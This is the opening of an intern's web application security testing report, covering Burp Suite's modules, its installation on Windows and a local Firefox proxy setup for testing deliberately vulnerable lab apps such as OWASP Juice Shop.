

WEB APPLICATION SECURITY TESTING

Conducted By: Future Interns

Author: Hari Rakesh Yengantiwar

Tools Used: Burp Suite, Docker Desktop, Browser(OWASP juice Shop, Altro Mutule, Test php)

Confidential — For internal use only. Do not distribute without permission from Future Interns.

SR.NO	TOPICS	PAGE NO
1.	Burp Suite Installation	02
2.	SQL Injection	12
3.	Broken Access Control	17
4.	Cross-site scripting (XXS)	21
5.	Identification & Authentication Failures	26

Introduction

In today's digital era, web applications play a critical role in business operations, online services, and user interactions. However, with the increase in reliance on web technologies, cyber threats targeting these applications have also grown significantly. Attackers exploit vulnerabilities such as weak authentication, poor input validation, misconfigured security settings, and insecure session handling to gain unauthorized access or compromise sensitive data. Therefore, conducting web application penetration testing has become an essential part of cyber security.

Burp Suite is one of the most popular and powerful tools for performing web application penetration testing. Developed by PortSwigger, it provides a complete testing environment that integrates both manual and automated techniques to evaluate the security of web applications. Acting as an intercepting proxy between the client browser and the server, Burp Suite enables security testers to capture, analyze, and manipulate HTTP/HTTPS traffic in real time.

The suite includes several modules, each serving a unique purpose:

- Proxy: Intercepts and modifies traffic between the browser and the application.

- Repeater: Allows manual testing by modifying and resending specific requests.
- Intruder: Performs automated customized attacks such as brute force or fuzzing.
- Scanner (Pro version): Detects common vulnerabilities such as SQL injection, XSS, and misconfigurations.
- Sequencer: Analyzes randomness in session tokens.
- Decoder & Comparer: Helps encode/decode data and compare different requests or responses.

By combining these components, Burp Suite enables ethical hackers and security professionals to discover vulnerabilities mapped to well-known frameworks such as the OWASP Top 10, which lists the most critical web application security risks.

This project focuses on using Burp Suite to perform penetration testing in a controlled environment, specifically targeting intentionally vulnerable applications such as OWASP Juice Shop and DVWA (Damn Vulnerable Web Application). The aim is to simulate real-world attack scenarios safely, understand how vulnerabilities are exploited, and provide mitigation recommendations.

The outcomes of this project will include:

- Gaining practical experience with Burp Suite's tools and methodology.
- Identifying common security flaws in web applications.
- Documenting findings with evidence and remediation strategies.
- Emphasizing the importance of secure coding practices and proactive vulnerability testing.

Tools Required for the Project

Burp Suite (Community)

- Core penetration testing tool for intercepting, analyzing, and manipulating web traffic.

- Example: Google Chrome or Mozilla Firefox.
- Needs to be configured to route traffic through Burp Suite's proxy (127.0.0.1:8080).
- Burp CA certificate must be installed in the browser for HTTPS interception.
- OWASP Juice Shop (Node.js based vulnerable app).
- Simplifies setup of vulnerable applications.

Operating System / Environment

- Windows, Linux, or macOS can be used.

Burp Suite Installation:

What is Burp Suite?

- Burp Suite is a popular web vulnerability scanner and penetration testing tool used by security professionals, ethical hackers, and bug bounty hunters to test the security of web applications.
- It acts as a proxy between your browser and the target website, allowing you to intercept, inspect, and modify requests and responses. This helps in identifying weaknesses such as SQL injection, XSS, insecure authentication, etc.


Installation :


The screenshot shows the PortSwigger website with a red box highlighting the 'DOWNLOAD' button on the Burp Suite Community Edition page. The page features a large title 'Burp Suite Community Edition' and a call-to-action button 'Start your web security testing journey for free - download our essential manual toolkit.'


- [Redacted]
- Open your web browser and go to the official PortSwigger website: <https://portswigger.net/burp>

The screenshot shows the PortSwigger website with a red box highlighting the 'DOWNLOAD' button on the Professional / Community 2025.7.4 page. The page displays the release date (19 August 2025 at 14:23 UTC), operating system (Windows x64), and a note about fixing an issue with workspace layout saving.


- You will see options for Community Edition (Free).
- Click Download for Windows (.exe installer).
- Wait for the file to download (usually named something like burpsuite_community_windows-x64.exe).









- After processing all installation process, we start burp suite.
- Let's Start Burp suite.




- Click on the burp and enter into a settings.



- We have to give that same ip and port as a proxy in the browser.







- Open the firefox and go to the settings.
- Search for Network and click network settings.
-

The screenshot shows two Firefox browser windows. The top window displays the 'Network Settings' page with a search bar containing 'network'. A red box highlights the 'Settings...' button. Below it, the 'DNS over HTTPS' section is shown, with a status of 'Off' and a 'Manage Exceptions...' button. The bottom window shows the 'Connection Settings' dialog box, specifically the 'Configure Proxy Access to the Internet' section. A red box highlights the 'Manual proxy configuration' section, which includes fields for 'HTTP Proxy' (127.0.0.1) and 'Port' (8080), and a checked checkbox for 'Also use this proxy for HTTPS'. The dialog also includes sections for 'HTTPS Proxy', 'SOCKS Host', and 'Automatic proxy configuration URL'.

